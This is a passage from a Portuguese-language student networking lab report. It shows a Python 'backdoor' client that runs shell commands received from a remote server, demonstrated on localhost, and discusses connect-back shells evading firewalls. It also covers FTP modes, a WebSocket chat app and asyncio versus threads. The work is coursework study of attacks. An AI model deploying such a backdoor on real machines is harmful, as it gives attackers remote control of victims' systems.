    print(f"command: \"{command}\"")
    if command:
        # o andre colocou esse codigo lah no e-disciplinas entao acho que nao precisa concatenar
        # com o stderr
        #output = subprocess.run(command, shell=True, capture_output=True).stdout
        # acho que esse jeito debaixo eh melhor
        pipe = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
        output = pipe.communicate()[0]
        print(output.decode(FORMAT_WINDOWS))
        send(output)
```

1.3.3 Printscreen da Execução com 2 Clientes



```

C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex 1\Ex 1.3>python server13.py
[INIT] server is initializing...
default id/command: (0, 'dir')
client:id pairs: {}
#####Enter id/command below: #####
starting up on port 5050
[START] server is starting...

waiting for the next event
new connection from ('127.0.0.1', 51167) with id 0
client:id pairs: {0: '127.0.0.1'}


waiting for the next event
new connection from ('127.0.0.1', 51168) with id 1
client:id pairs: {0: '127.0.0.1', 1: '127.0.0.1'}

waiting for the next event

```

Figura 6 – execução do ataque remoto completo - anúncio das conexões

1.3.4 Printscreen Cliente 0



```

python client13.py
command: "dir"
0 volume na unidade C , Windows
0 Número de S,rie do Volume , 6ADD-2DE3

Pasta de C:\Users\bruno\Desktop\Poli\Poli 2sem- 2020\redes\Redes Entrega 2\Ex 1\Ex 1.3

21/11/2020 21:39 <DIR> .
21/11/2020 21:39 <DIR> ..
23/11/2020 16:45 1.380 client13.py
24/11/2020 19:32 5.614 server13.py
                2 arquivo(s) 6.994 bytes
                2 pasta(s) 435.756.240.896 bytes disponíveis

client:id pairs: {0: '127.0.0.1', 1: '127.0.0.1'}

waiting for the next event

```

Figura 7 – execução do ataque remoto completo - cliente 0

1.3.5 Printscreen Cliente 1




Figura 8 – execução do ataque remoto completo - cliente 1

1.3.6 Discussão

1.3.6.1 Vantagens e desvantagens de cada abordagem cliente/servidor de *backdoor*

Será tratado como duas abordagens mutualmente exclusivas: uma com o servidor na máquina do *hacker* e cliente na máquina da vítima; e a abordagem contrária. De modo simplificado, as vantagens de uma abordagem serão as desvantagens da outra, assim como as desvantagens podem ser interpretadas como a vantagem da outra. **Assim, por escolha, as vantagens e desvantagens serão a respeito da configuração com o servidor na máquina da vítima**

- Vantagens:
 - se acontecer algum problema na máquina do *hacker*, não vai matar todas as conexões
 - o *hacker* pode acessar as informações da vítima específica através de qualquer máquina

- o *hacker* não precisa deixar sua própria máquina vulnerável a ataques ou contra-ataques. Ele teria que enfraquecer ou retirar seu *firewall* na outra configuração.
- Desvantagens:
 - A principal, e que torna esta configuração praticamente inviável hoje em dia: os *firewalls* barram facilmente conexões de entrada não autorizadas.
 - Um host IDS pode identificar o comportamento malicioso da aplicação.
 - O *hacker* tem menor controle sobre os programas maliciosos, ele pode não conseguir ‘matar’ tão facilmente todas as conexões se for necessário.
 - Como o *hacker* tem que rodar diversos clientes para atacar diversas vítimas, se torna computacionalmente custoso, mais difícil de automatizar e começa a ocupar diversas portas livres do computador do *hacker*.
 - Há a possibilidade de outro *hacker* passar a conectar com o servidor instalado no computador da vítima, assim ele poderá usufruir da conexão atrapalhando o *hacker* inicial, ou até, instalar um programa que vigie ou controle o programa malicioso inicial.

1.3.6.2 Adequação da abordagem padrão (vítima como servidor) aos dias de hoje

Como mencionado nas desvantagens, atualmente a configuração na qual a vítima é o servidor está praticamente em desuso devido aos *firewalls* dos sistemas operacionais modernos. Os *firewalls* filtram as conexões de entrada e barram facilmente conexões não autorizadas de outra máquina. Para poder ser feito um ataque direto hoje em dia e superar um *firewall* é muito mais complicado e na maioria das vezes não vale a pena.

Assim, hoje em dia, é adotada a outra abordagem conhecida como ‘connect-back’ na qual o cliente (vítima) inicia a conexão e libera a porta,

assim a conexão é vista como autorizada para o *firewall* e passa despercebida. O cliente inicia a conexão através de um *backdoor* instalado em sua máquina. É muito comum este *backdoor* estar escondido em algum link em um email malicioso ou website que imita outra aplicação, enganando a vítima a instalar o programa.

1.3.7 Modos passivo e ativo do FTP

- **Ativo:** No modo FTP ativo o cliente conecta de uma porta não-privilegiada ($N > 1023$) à porta de comando do servidor FTP, porta 21 tipicamente. Então, o cliente passa a ouvir dados na porta $N+1$ e manda o comando FTP PORT $N+1$ ao servidor para dizer isso. Assim, o servidor conecta na porta de dados especificada pelo cliente, pela sua porta de dados local, porta 20 tipicamente.
- **Passivo:** No modo FTP passivo, o cliente inicia as duas conexões ao servidor. O cliente abre duas porta não-privilegiadas ($N > 1023$ e $N+1$). A porta de comando do cliente (N) inicia mandando uma comando FTP PASV à porta de comando do servidor, indicando que está no modo passivo e quer que o servidor mande de volta a porta de conexão de dados local dele. Assim, o servidor abre uma porta não-privilegiada aleatória e manda de volta o número dessa porta ao cliente, para este saber onde se conectar. O cliente então inicia a conexão de dados na porta de dados especificada pelo servidor.

1.3.8 Paralelo com a Discussão

É possível estabelecer um paralelo entre a mudança de configuração dos backdoors e a mudança do modo FTP, de antigamente para os dias atuais. O termo em comum entre essas duas mudanças de comportamento é a popularização e desenvolvimento dos *firewalls*

Assim como os *firewalls* barraram os ataques diretos através de *port binding* (servidor no computador da vítima) eles também fizeram com que o FTP ativo fosse barrado, pois a conexão de dados não é estabelecida pelo cliente neste modelo. O *firewall* vê uma aplicação externa tentando estabelecer conexão com um cliente local, e bloqueia a conexão por ser uma possível ameaça. Esta possível ameaça, em grande parte, são justamente os ataques diretos por *port binding* discutidos anteriormente.

Hoje em dia, o FTP passivo é mais comum pois como o cliente inicia as duas conexões, não há problema de firewall. Porém a vítima poderá ser enganada e iniciar uma conexão reversa ao servidor do *hacker*, o ‘connect-back’ que foi discutido anteriormente, e foi a aplicação construída nesta entrega.

A desvantagem do FTP passivo é o fato do servidor ter que liberar muitas portas não-privilegiadas à receber conexões de portas aleatórias externas. Um pouco parecido com a desvantagem do *hacker* ter que afrouxar seu próprio sistema de firewall para receber diversas conexões externas.

2 Exercício 2

2.1 Link para repositório Github

[Repositório GitHub](#)

2.2 Código Backend

nome do arquivo

```
import asyncio
import websockets
import time
import shlex
import socket
from uuid import getnode as get_mac

class Servidor:
    def __init__(self):
        self.conectados = []

    async def conecta(self, websocket, path):
        cliente = Cliente(self, websocket, path)
        if cliente not in self.conectados:
            self.conectados.append(cliente)
            print("Novo cliente conectado")
            await cliente.gerencia()

    def desconecta(self, cliente):
        if cliente in self.conectados:
            self.conectados.remove(cliente)
            print("Cliente {0} desconectado".format(cliente.nome))

    async def envia_a_todos(self, origem, mensagem, sistema=False):
        print("Enviando a todos")
        for cliente in self.conectados:
            if (origem != cliente and cliente.conectado):
                if sistema == True:
                    print("Enviando de Sistema para <{0}>: {1}".format(cliente.nome, mensagem))
                    await cliente.envia("Sistema >> {0}".format(mensagem))
                else:
                    print("Enviando de <{0}> para <{1}>: {2}".format(origem.nome, cliente.nome, mensagem))
                    await cliente.envia("{0} >> {1}".format(origem.nome, mensagem))

    async def envia_a_destinatario(self, origem, mensagem, destinatario):
        for cliente in self.conectados:
            if cliente.nome == destinatario and origem != cliente and cliente.conectado:
                print("Enviando de <{0}> para <{1}>: {2}".format(origem.nome, cliente.nome, mensagem))
                await cliente.envia("PRIVADO de {0} >> {1}".format(origem.nome, mensagem))
```

```

        return True
    return False

def verifica_nome(self, nome):
    for cliente in self.conectados:
        if cliente.nome == nome:
            return False
    return True

#####

class Cliente:
    def __init__(self, servidor, websocket, path):
        self.cliente = websocket
        self.servidor = servidor
        self.nome = None

    def conectado(self):
        return self.cliente.open

    async def gerencia(self):
        try:
            msg_inicial = """
                Bem vindo ao Chat, para começar a interagir voce precisa se identificar.
                Comandos:\n
                Identificacao (seu nome no chat) => [/nome SeuNome] |
                Mensagem publica => [mensagem] |
                Mensagem privada => [/apenas destinatario mensagem]
            """
            await self.envia(msg_inicial)
            while True:
                mensagem = await self.recebe()
                if mensagem:
                    print("{0} < {1}".format(self.nome, mensagem))
                    await self.processa_comandos(mensagem)
                else:
                    break
        except Exception:
            print("Erro")
            raise
        finally:
            self.servidor.desconecta(self)

    async def envia(self, mensagem):
        await self.cliente.send(mensagem)

    async def recebe(self):
        mensagem = await self.cliente.recv()
        return mensagem

    async def processa_comandos(self, mensagem):
        if mensagem.strip().startswith("/"):
            comandos = shlex.split(mensagem.strip()[1:])
            if len(comandos)==0:
                await self.envia("Comando vazio")
                return
            print(comandos)

```



```

comando = comandos[0].lower()
if comando == "nome":
    await self.altera_nome(comandos)
elif comando == "apenas":
    if self.nome:
        await self.apenas_para(comandos)
    else:
        await self.envia("Você precisa se identificar primeiro. Use o comando /nome SeuNome")
else:
    await self.envia("Comando desconhecido")
else:
    if self.nome:
        await self.servidor.envia_a_todos(self, mensagem)
    else:
        await self.envia("Você precisa se identificar primeiro. Use o comando /nome SeuNome")

async def altera_nome(self, comandos):
    if len(comandos)>1 and self.servidor.verifica_nome(comandos[1]):
        self.nome = comandos[1]
        await self.envia("Nome alterado com sucesso para {0}".format(self.nome))
        # envia mensagem a todos, avisando que esse cliente esta conectado
        await self.servidor.envia_a_todos(self, "Cliente {0} entrou no Chat".format(self.nome), sistema=True)
    else:
        await self.envia("Nome em uso ou inválido. Escolha um outro.")

async def apenas_para(self, comandos):
    if len(comandos) <= 2:
        await self.envia("Comando incorreto. /apenas Destinatário mensagem")
        return
    destinatario = comandos[1]
    mensagem = " ".join(comandos[2:])
    enviado = await self.servidor.envia_a_destinatario(self, mensagem, destinatario)
    if not enviado:
        await self.envia("Destinatário {0} não encontrado. Mensagem não enviada.".format(destinatario))

#####

print('hostname:', socket.gethostname())
print('host:', socket.gethostbyname(socket.gethostname()))
print('MAC adress:', get_mac())

servidor = Servidor()
loop = asyncio.get_event_loop()

start_server = websockets.serve(servidor.conecta, 'localhost', 8765)

loop.run_until_complete(start_server)
loop.run_forever()

```

2.3 Código Frontend

nome do arquivo

```

<!DOCTYPE html>
<html lang="pt_BR">
<meta charset="utf-8" />
<title>WebSocket Chat</title>
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.2.0/css/bootstrap.min.css">
<script src="https://code.jquery.com/jquery-2.1.1.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.2.0/js/bootstrap.min.js"></script>
<script language="javascript" type="text/javascript">
    var server = "ws://localhost:8765";
    var output;

    function init() {
        output = document.getElementById("output");
        testWebSocket();
        fixsize();
        $('#texto').focus(function() {
            $(this).css('border', '1px solid #5cb85c');
        });
        $('#texto').focus()
        $("#envia").click(function() {
            doSend($('#texto').val());
            $('#texto').val('');
            $('#texto').focus()
        });
        $('#texto').keydown(function(event){
            if(event.keyCode == 13) {
                event.preventDefault();
                $("#envia").click();
                return false;
            }
        });
    }

    function testWebSocket() {
        websocket = new WebSocket(server);
        websocket.onopen = function(evt) { onOpen(evt) };
        websocket.onclose = function(evt) { onClose(evt) };
        websocket.onmessage = function(evt) { onMessage(evt) };
        websocket.onerror = function(evt) { onError(evt) };
    }

    function onOpen(evt) {
        $('#envia').attr('disabled', false);
        $('#constatus').text("Você está online! birlllll");
        $("#principal").removeClass().addClass("panel panel-success");
    }

    function onClose(evt) {
        $('#envia').attr('disabled', true);
        $('#constatus').text("Você está offline...");
        $("#principal").removeClass().addClass("panel panel-danger");
    }

```

```

function onMessage(evt) {
    writeToScreen('<span style="color: green;">Recebido: ' + evt.data+'</span>');
}

function onError(evt) {
    writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
    $("#principal").removeClass().addClass("panel panel-danger");
}

function doSend(message) {
    if (message) {
        writeToScreen('<span style="color: black;">Enviado: ' + message + '</span>');
        websocket.send(message);
    }
}

function writeToScreen(message) {
    var pre = document.createElement("p");
    pre.style.wordWrap = "break-word";
    pre.innerHTML = message;
    output.appendChild(pre);
}

function fixsize() {
    content_height = $(window).height() - $('#input').height() - 150;
    $('#output').height(content_height);
}

$(window).unload(function() {
    websocket.close();
});
$(window).resize(fixsize);
$(document).ready(init);
</script>

<body>
<div class="container-fluid">
    <div id="principal" class="panel panel-info">
        <div id="constatus" class="panel-heading">Chatzin</div>
        <div id="rodape" style="color:white">Este Webchat apoia o Dinizismo</div>
        <form role="form" class="panel-body">
            <div class="form-group">
                <div id="output" class="row-fluid panel-body" style="overflow-y: scroll;">
                    </div>
                <div id="input">
                    <label for="textof">Enviar:</label>
                    <input type="text" class="form-control" id="texto">
                    <button id="envia" type="button" class="btn btn-success disabled">Envia</button>
                </div>
            </div>
        </form>
    </div>
</div>
</body>
</html>

```

2.4 Printscreen de boas vindas




Figura 9 – Websocket Chat - boas vindas

2.5 Printscreen de novo usuário




Figura 10 – Websocket Chat - novo usuário

2.6 Printscreen de conversa




Figura 11 – Websocket Chat - conversa

2.7 Manual do Usuário - sala de bate papo

1. **Definição de nome no Chat:** A primeira coisa que você deve fazer é definir seu nome do Chat, que será seu identificador para todos os outros usuários. Observação: o [] apenas indica que você deverá substituir o que está dentro por uma informação de sua preferência. Todas as mensagens são enviadas ao clicar ENTER.

Digite: /nome [seu_nome]

2. **Agora você poderá interagir com outros usuários** mandando mensagens públicas ou privadas. Para mandar uma mensagem pública apenas digite a mensagem de sua preferência.

para mensagens públicas digite: [mensagem]

para mensagens privadas digite: /apenas [nome_do_destinatário]

3. **As Mensagens privadas que você receber** viram com um prefixo PRIVADA antes do nome do usuário que te enviou a mensagem.

4. Assumimos que um usuário entra no Chat assim que ele define seu nome, assim toda vez que um usuário definir seu nome, todos os outros usuários receberão uma mensagem dizendo que ele entrou no Chat.
5. Quando uma sessão é finalizada (fechar a janela) os dados não são mantidos, ou seja, você não terá acesso a nenhuma mensagem anterior e precisará definir seu nome denovo para entrar no Chat.

2.8 Campos do cabeçalho - requisição e resposta do *handshake* HTTP




Figura 12 – cabeçalho requisição e resposta HTTP do */textithandshake*

2.9 Explicação dos campos *Connection*, *Upgrade*, e todos prefixados com *Sec-WebSocket*-

- Campo *Connection*: controla se a conexão vai ficar ativa ou não após a atual transação. No caso dos websockets (HTTP 1.1), o campo assume o valor de Upgrade, apontando para o campo Upgrade que dirá o novo protocolo da conexão, que ficará ativa.
- Campo *Upgrade*: um ‘hop-by-hop header’, diz qual será o novo protocolo da conexão e precisa ser referenciado no campo *Connection*. No nosso caso, estamos fazendo um upgrade de HTTP 1.1 para WebSockets que permite uma comunicação bidirecional binária, diferente do protocolo anterior.
- Campos prefixados com *Sec-WebSocket*-:
 - *Sec-WebSocket-Key*: identificador do cliente (gerado por um algoritmo da API) que é usado pelo servidor para saber se o request

vem de um cliente que quer abrir um WebSocket mesmo. É utilizado para que outros cliente ‘não-WebSocket’ não iniciem uma conexão.

- *Sec-WebSocket-Version in Request*: versão do websocket do cliente, que o cliente quer que o servidor use.
- *Sec-WebSocket-Extensions in Request*: especifica uma ou mais extensões (em respeito ao protocolo WebSocket) que o cliente quer que o servidor use.
- *Sec-WebSocket-Accept*: identificador que torna óbvio que o servidor suporta WebSockets e não interpretou errado como HTTP. É obtido pelos seguintes passos: concatenar o Sec-WebSocket-Key e a string "258EAFA5-E914-47DA-95CA-C5AB0DC85B11"; pegar o hash SHA-1 do resultado; e retornar o hash obtido encodado em base64.
- *Sec-WebSocket-Version in Response*: versão do WebSocket aceita pelo servidor.
- *Sec-WebSocket-Extensions in Response*: extensões do WebSocket aceitas pelo servidor

2.10 Vantagens e desvantagens da biblioteca `asyncio` e `threads`

- **Threads:**

- Vantagens:

- * costuma ser bem rápido, permite que os tempos de espera de IO sejam sobrepostos
 - * não requer que o programador defina com antecedência os pontos do código de espera de IO.

- Desvantagens:

- * não existe uma abordagem explícita para definir o melhor número de threads, apenas existem algumas heurísticas.

- * as threads podem interagir entre si de forma sutil e levar a bugs aleatórios difíceis de serem identificados; se não for garantido que os dados sejam ‘thread safe’ (que uma parte dos dados seja acessada apenas por uma thread por vez)
- * Garantir que os dados sejam ‘thread safe’ não é tão simples assim, e dependendo da forma como está estruturado o código, pode envolver a garantia de que outras bibliotecas tenham métodos ‘thread safe’, o que nem sempre acontece.

- **Asyncio:**

- Vantagens:

- * costuma ser bem rápido, permite que os tempos de espera de IO sejam sobrepostos
 - * escala muito melhor que um programa em threads, em termos de tempo de execução
 - * não tem o problema de garantir que diferentes execuções concomitantes sejam ‘thread safe’ pois o loop de eventos roda em uma única thread.

- Desvantagens:

- * O código pode ficar mais complicado e exige que o programador defina com antecedência os pontos de espera de IO
 - * Necessita de versões de bibliotecas que incorporem o asyncio, pois se não, o loop de eventos não é notificado que aquela parte do código está bloqueada.
 - * Um erro no código, que cause bloqueio (em um local não configurado por antecedência como espera de IO), ou que segure o processador por um período grande de tempo, vai travar a execução das outras tarefas; pois a tarefa em questão não devolve o controle ao loop de eventos